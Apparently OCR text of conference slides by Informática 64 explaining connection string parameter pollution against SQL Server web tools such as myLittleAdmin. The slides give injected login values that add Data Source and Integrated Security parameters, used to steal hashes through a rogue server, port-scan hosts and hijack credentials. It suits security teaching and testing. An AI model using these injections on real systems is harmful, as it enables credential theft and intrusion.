


What can be done with CSPP?
Overwrite a parameter


Data Source=DB1	UID=sa	password=Pwnd!	Data Source=DB2



Scanning the DMZ




Port Scanning a Server



What can be done with CSPP?
Add a parameter

Data Source=DB1	UID=sa	password=Pwnd!	Integrated Security=True



CSPP Attack 1: Hash stealing

1.- Run a Rogue Server on an accessible IP address:

Rogue_Server

2.- Activate a sniffer to catch the login process

Cain/Wireshark

3.- Overwrite Data Source parameter

Data_Source=Rogue_Server

4.- Force Windows Integrated Authentication


Integrated Security=true


CSPP Attack 1: Hash stealing

Data source = SQL2005; initial catalog = db1;
*Integrated Security=no; user id=+'**User_Value**'+;*
*Password=+'**Password_Value**'+;*

Data source = SQL2005; initial catalog = db1;
*Integrated Security=no; user id= **;Data Source=Rogue_Server**;*
*Password=**;Integrated Security=True**;*

CSSP 1:ASP.NET Enterprise Manager





Informática 64
www.informatica64.com

CSPP Attack 2: Port Scanning

1.- Duplicate the Data Source parameter setting the Target server and target port to be scanned.

Data_Source=Target_Server,target_Port

2.- Check the error messages:

- No TCP Connection -> Port is closed
- No SQL Server -> Port is open
- Invalid Password -> SQL Server there!


CSPP Attack 2: Port Scanning

Data source = SQL2005; initial catalog = db1;
*Integrated Security=no; user id=+'**User_Value**'+;*
*Password=+'**Password_Value**'+;*

Data source = SQL2005; initial catalog = db1;
*Integrated Security=no; user id= **;Data Source=Target_Server, Target_Port**;*
*Password=**;Integrated Security=True**;*


CSPP 2: myLittleAdmin

Port is Open



CSPP 2: myLittleAdmin

Port is Closed



Informática 64
www.informatica64.com

CSPP Attack 3: Hijacking Web Credentials

1.- Duplicate Data Source parameter to the target SQL Server

Data_Source=Target_Server

2.- Force Windows Authentication

Integrated Security=true

